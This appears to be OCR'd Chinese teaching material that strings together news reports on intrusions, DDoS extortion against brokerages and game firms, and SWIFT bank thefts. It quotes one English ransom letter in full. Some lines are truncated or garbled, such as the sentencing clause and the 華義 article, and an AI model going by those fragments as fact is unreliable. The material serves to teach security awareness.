刑事局破獲城邦「遊戲基地」網站遭駭客入侵竄改電磁紀錄的案件。其中一名駭客並運用Google Hacking的手法，在網上找尋網站安全漏洞進而入侵進入後端資料庫竄改會員資料。

文/ 姚詠聲 | 2007-02-13 發表

國內破獲城邦遊戲網站遭到二少年駭客利用不同手法入侵，進而竄改電腦記錄的案件，突顯出網站安全控管與防護機制的重要性。

刑事警察局偵九隊今日（2/13）宣布偵破城邦集團遊戲基地網站遭入侵的案件。有二名少年駭客接連運用不同的入侵手法取得會員及管理者帳號，進入網站後端資料庫竄改會員經驗值、虛擬幣值等電腦記錄。

其中，16歲的吳姓少年為遊戲基地會員，是透過自學網站入侵知識及技術，利用Google Hacking方式找出網站漏洞，藉以鑽過防火牆管制進入遊戲基地網站後端資料庫，取得會員及管理者帳號後，進而竄改本身的資料。

Google hacking是駭客利用Google搜尋引擎，尋找網路應用程式、服務的漏洞，或公司機密資料的一種搜尋手法。此舉通常也是駭客要進行網站攻擊前的「行前功課」。

另一方面，另一位19歲的施姓少年則曾任遊戲基地的外聘站務人員，負責審核、處理、討論板事務、會員違規相關問題等。然而離職後卻利用任職期間取得的網站管理者帳號及密碼取得最高權限後，未經授權擅自修改個人與特定網友的記錄。

https://www.ettoday.net/news/20171109/1048551.htm

為獎學金當駭客！男大生 ×

安全 | https://www.ettoday.net/news/20171109/1048551.htm

新加坡一名22歲越南籍陳姓大學生為保住自己的獎學金，竟駭入教授的電腦中，兩天內竄改共10名同學的成績30次，還故意把其中一名死對頭的成績從「B-改成D+」。陳男被依牴觸地腦濫用法令等39巷罪名判坐牢16週。

據《聯合晚報》報導，就讀新加坡管理大學（SMU）商業管理系的陳男是該校東協獎學金的得主，不必支付學費還可以藉此獲得一筆零用錢；因此，他為了拿到該筆資金不擇手段。

http://news.ltn.com.tw/news/society/breakingnews/2368346

駭客入侵司法系統29單位 判決書恐被竄改

司法院系統遭到駭客入侵，據悉各組織的帳號遭到竊取，最嚴重的情形就是判決書被竄改，資安顧問已開始清查。（資料照）

2018-03-17 14:41


〔記者吳政峰／台北報導〕司法院主機日前遭到駭客入侵，植入數個惡意後門程式，駭客可遠端存取法官等司法院所轄組織的帳號密碼，司法院獲悉後緊急掃毒並加強防火牆，預定下禮拜全面更換帳密，據悉，帳號遭到竊取，最嚴重的情形就是判決書被竄改，資安顧問已開始清查，司法院則回應，清查至今未發現此情形。

破壞可用性(A) → 網路、主機資源


- 讓系統無法正常提供合法使用者服務
- 可能手法
  - ✓實體破壞
  - ✓網路層攻擊
    - 頻寬消耗
    - 網路設備攻擊
    - 連線干擾
    - 服務管理表格
  - ✓系統層攻擊
    - 系統弱點攻擊
    - 消耗主機資源 (CPU、Disk)
    - 中止個別目標使用權限

http://pgw.udn.com.tw/gw/photo.php?u=http://uc.udn.com.tw/photo/2014/10/02/1/242910.jpg&w=700&h=1000

http://resources.infosecinstitute.com/wp-content/uploads/diagram2.jpg



http://www.digitalattackmap.com/#anim=1&color=0&country=ALL&list=0&time=17315&view=map



http://www.informationsecurity.com.tw/article/article_detail.aspx?aid=7897

首頁 > 焦點新聞


暑假將至 線上遊戲DDoS攻擊高峰

作者：張維君 -2014 / 06 / 30 分享

蘋果日報DDoS攻擊事件持續成為熱門話題。除了蘋果日報此次是因為政治因素而遭受攻擊之外，最常被DDoS攻擊的非遊戲業者莫屬。專家提醒，暑假將到，又將是遊戲業者被DDoS的高峰，業者應先即早防禦因應。

台灣由於遊戲私服猖獗，加上許多玩家愛用外掛程式很容易使電腦中毒而成為肉雞（殭屍電腦），因此遊戲業遭受DDoS攻擊可說是家常便飯。由於DDoS攻擊是因為先有遭駭客控制的殭屍電腦，而後以各種方式癱瘓目標網站的服務，因此除了企業做好防禦之外，不要讓PC、端點成為殭屍電腦也是一大重點。果核數位資料中心管理部經理王恩義指出，台灣學術網路是DDoS的海量攻擊來源，尤其許多學校骨幹網路頻寬都有100G，區網中心就常成為駭客最愛。

包括學校、企業，中華電信資安監控中心今(2014)年2月公告指出，台灣每天發生將近2500次異常流量與DDoS攻擊事件。不只攻擊次數多，攻擊流量也比逐年成長，王恩義表示，今年以來處理的DDoS事件幾乎都動輒5~10幾GB的流量，他也認為此次蘋果日報的攻擊流量並不算罕見。他同時提醒，隨著現階段4G LTE的開台，將使DDoS的攻擊增加，且防禦變得困難，企業應先做好規劃準備。



http://news.ltn.com.tw/news/society/breakingnews/1887570

File Edit View History Bookmarks Tools Help

華義遭駭 被勒索值百萬比...

news.ltn.com.tw/news/business/

勒索 電影

華義遭駭 被勒索值百萬比特幣

G+1 0 Tweet 讚 分享 0


2016-11-16

〔記者張慧雯、劉慶侯／台北報導〕線上遊戲業者華義自十一月七日起，
駭客鎖定，先盜取Facebook遊戲粉絲團管理權限，接著發動對華義官網
擊，讓玩家無法登入與正常遊戲，還透過「中間人」勒索超過百萬新台幣
（Bitcoin）。

駭客人在國外 警查到台

台北市刑警大隊資訊室表
部分的伺服器被歹徒利用
粉絲團及特定帳號進行攻
華義於九日向北市刑大資訊室報案，但直至昨日才正式補齊被駭客攻擊的部分證據性資料，警方將進行反溯和蒐證追查，目前尚未鎖定任何嫌疑人。

G+1 0 Tweet 讚 分享 0



https://www.ithome.com.tw/news/111875

iThome 新聞 產品評測 技術 專題 AI & Big Data Cloud DevOps GDPR 資安 研討會

新聞

臺灣史上第一次券商集體遭DDoS攻擊勒索事件

2017年才開春，臺灣就爆發了有史以來第一次券商集體遭DDoS攻擊勒索事件，全臺79家券商中，有13家券商遭到DDoS攻擊勒索，遭攻擊券商單日平均交易金額加總起來近206億元，約臺股單日交易金額的3成，都受到了威脅！

文/ iThome | 2017-02-14 發表

讚 4.9萬 按讚加入iThome粉絲團 讚 3 分享 G+

〈券商遭駭客威脅〉驚！他們集體接到這封恐嚇信...

鉅亨網記者王莞甯 台北　2017/02/03 22:11

相關個股　元富證 8.66 +1.52%　群益證 9.22 +0.11%　中華電 100 0%　大展證 11.9 -0.83%

金雞年開工才 2 天，今 (3) 日就傳出國內多家券商接獲駭客訊息，要求支付價值約新台幣 17 萬元的比特幣，相關消息已獲元富證券 (2856-TW) 與凱基證證實。元富證強調，接獲訊息約半個小時即排除狀況，對投資人交易和資料安全無影響；凱基證則說，有收到威脅信，但該公司系統未遭攻擊也無任何異常狀況發生。

以下為此次駭客對元富證勒索信函：

Right now we will start 15 minutes attack on one of your IPs (202.39.34.23).
It will not be hard, we will not crash it at the moment to try to minimize eventual damage, which we want to avoid at this moment. It's just to prove that this is not a hoax. Check your logs!

今日傳出國內券商包括元富證、元大證、群益證、凱基證和大展證等接獲駭客訊息，要求支付折合新台幣約 17 萬元的比特幣，否則將引爆植入的木馬，證期局已緊急應變處理。

http://ec.ltn.com.tw/article/breakingnews/2162633

網攻再起！ 金管會：台新證遭駭客攻擊

讚 LINE

2017-08-14 16:25

金管會表示，台新證與大眾證上午遭到網路駭客攻擊，但投資人權益不受影響。圖為證期局副局長張振山（資料照，記者王孟倫攝）

今年二月，國際駭客採取「分散式阻斷服務攻擊」（DDOS），讓證券商對外網頁之頻寬滿載而阻塞，也就是客戶將無法順利在網路下單；駭客藉此向證券商進行勒索，但業者不接受威脅，在處理網路攻擊期間，客戶改透過電話語音下單。

事隔半年後，網路駭客攻擊再起，而這也是台新證券第二次遭到攻擊，採取攻擊的方式也相同，但台新方面表示，「目前並未收到歹徒勒索信件」。

台新金控表示，今天上午8:50台新證券發生電子交易平台網路流量異常情事，經研判為DDOS攻擊，當場經緊急進行網路流量異常應變處置，並同步於官網及各電子交易平台公告，請客戶改採語音按鍵或洽所屬營業員下單，以降低客戶權益可能受到的影響。

台新金指出，證券各電子交易系統已於上午9:35全部恢復正常，亦將持續嚴控網路流量，以維客戶權益。

金管會證期局表示，台新證在今天上午通報遭駭客攻擊，該券商立即展開「流量清洗」；這次即使遭到攻擊，但只是網路速度變慢，並沒有被癱瘓或終止服務，此外，投資人仍可透過電話下單，尚未接獲有投資人權益受損。

http://www.informationsecurity.com.tw/article/article_detail.aspx?aid=7321

首頁 > 焦點新聞

美國知名銀行又陷DDoS危機 幕後操盤手竟是伊朗?!

作者：編輯部 -2013 / 01 / 14 分享

美國金融機構自2012年9月開始陸續遭受DDoS攻擊，導致網路銀行服務受到影響，近日安全公司又偵測到新一波的DDoS攻擊正在展開，為數家銀行調查攻擊事件的Radware公司Radware副總裁Carl Herberger表示，這波攻擊的規模、範圍、效率、影響的金融機構都是前所未有的。

新一波DDoS攻擊的受害者包括美國銀行(Bank of America)、花旗集團(Citigroup)、富國銀行(Wells Fargo)、美國合眾銀行(US Bancorp)、PNC金融服務集團和滙豐銀行(HSBC)等機構。儘管這些受害機構已經投入許多資金處理攻擊事件，但依舊無法控制並使之停止，部份用戶已經開始在網路上抱怨無法登入網銀服務。

前美國國務院和商務部官員暨美國國際戰略研究中心(Center for Strategic and International Studies)的電腦安全專家James Lewis認為，伊朗是這幾波DDoS攻擊的幕後主使者。

James Lewis日前接受紐約時報(New York Times)專訪時則指出，這些DDoS攻擊僅造成網路銀行使用受到影響，但沒有任何資料、金錢被竊取，顯示其目的是為了影響營運，而非財務目的，此外，DDoS攻擊所運用的大量網路流量以及複雜手法，都讓美國政府更加肯定這是來自伊朗政府所為，不過，James Lewis並沒有提出確切證據證明他所說的，事實上，很多資安專家也都認為沒有直接證據證明這些攻擊是伊朗政府所為。

另外，網路上有個自稱Izz ad-din Al qassam的組織，宣稱他們才是這些攻擊的策劃者，因為對之前Youtube上模仿穆罕默德的影片感到不滿才發動攻擊，該組織甚至在最新發文中警告「所有美國的銀行，從現在開始都將面臨攻擊！」不過，James Lewis表示，美國官方認為Izz ad-din Al qassam只是伊朗政府用來轉移焦點的工具罷了。

https://www.businesstoday.com.tw/article/category/80392/post/201710230009/%E9%81%A0%E9%8A%80%E9%81%AD%E9%A7%AD%E7%9B%9C%E5%8C%AF%20%20%E6%A5%AD%E8%80%85%E7%88%86%EF%BC%9A%E6%88%91%E5%80%91%E5%89%89%E5%92%A7%E7%AD%89%EF%BC%81

今周刊

輸入關鍵字...

搜尋

時事 | 投資理財 | 競爭力 | 品味人生 | 幸福熟齡 | 專題報導 | 今選頻道 | 訂閱零售

遠銀遭駭盜匯 業者爆：我們剉咧等！

撰文：撰文/梁任瑋 攝影/吳東岳 日期：2017-10-12 分類：焦點新聞 文章出處：1086期

DDoS
障眼法

「遠銀內部可能有人不小心點開不明檔案或郵件，導致駭客病毒入侵，蔓延、擴散到公司內部，根本防不勝防。」金管會資訊服務處處長蔡福隆推測，駭客在十月三日先讓遠銀交易系統變慢，趁銀行忙著處理這些異常狀況時，開始攻擊SWIFT系統。駭客透過美國、荷蘭的中繼主機，遠端聯絡惡意程式，破解SWIFT系統及網路轉帳資料，竄改交易資料電文發送，國外銀行再依電文指示撥款，因此「兩天後」，遠銀才發現被駭。

http://tw.on.cc/int/bkn/cnt/news/20160309/bknint-20160309111553583-0309_17011_001.html

孟加拉央行在美聯儲的帳戶，疑遭黑客攻擊。（資料圖片）

孟加拉指華黑客入侵紐約美聯儲盜領33億新台幣 (2016/3)

【on.cc東網專訊】英國傳媒近日引述孟加拉中央銀行表示，該國在美國紐約美聯儲的帳戶，上月遭到黑客攻擊，部分資金被盜走。有該國不具名官員指，被盜資金高達一億美元（約33億新台幣），更質疑是大陸黑客所為。

據報道，事發後當局正與菲律賓反洗黑錢當局追討資金，而有孟加拉央行官員則透露，被盜的資金事後通過非法渠道，被轉移到菲律賓和斯里蘭卡，並出售給黑市外匯經紀人，再轉移到至少3個地方的賭場，其後部分資金又轉給代理人並流向國外。

目前，當局已追回流向斯里蘭卡的2000萬美元，並轉回該國在斯里蘭卡的帳戶，而其餘的8000萬資金所涉及的個人和機構資料亦已確定，預計不久後可重回孟加拉手上。

另外，孟加拉傳媒引述多名政府官員和銀行職員表示，推測黑客來自大陸，並指他們2月5日進入美聯儲銀行系統，惟美聯儲當局否認受攻擊，發言人指目前為止均無任何證據證明事件。

有美國銀行業網站指，一直存在一個由俄羅斯和中國黑客組成的跨國黑客集團，自2013年起已從全球多家銀行盜取約10億美元。黑客用先進的病毒軟件入侵銀行和金融公司網絡，進而通過鎖定、偷窺銀行職員的電腦操作畫面，取得進入銀行內部網絡的有關資料，包括掌握銀行轉帳、客戶帳戶及提款機操作等系統。

https://www.ithome.com.tw/news/123770

iThome

HPE SimpliVity 380

了解更多

10:1 減少空間 | 40:1 降低儲存容量 | 73% 減少TCO | 50% 增加生產力

Hewlett Packard Enterprise

聖育科技

行銷！就用中文網址輔助　前進吧！成為更好的自己　2018.8.24 (五) 數位政府高峰會

新聞

智利最大銀行遭駭，疑近萬台系統遭癱瘓，再用SWIFT網路盜轉

智利銀行於5月28日坦承遭到攻擊，影響該行工作站、PC、分行及電話銀行服務無法運作，媒體報導，該銀行9,000台員工電腦及500台伺服器遭到癱瘓，駭客可能利用SWIFT網路盜轉近千萬美元金額。

文/ 林妍溱 | 2018-06-11 發表

讚 4.9萬 按讚加入iThome粉絲團　讚 433 分享　G+

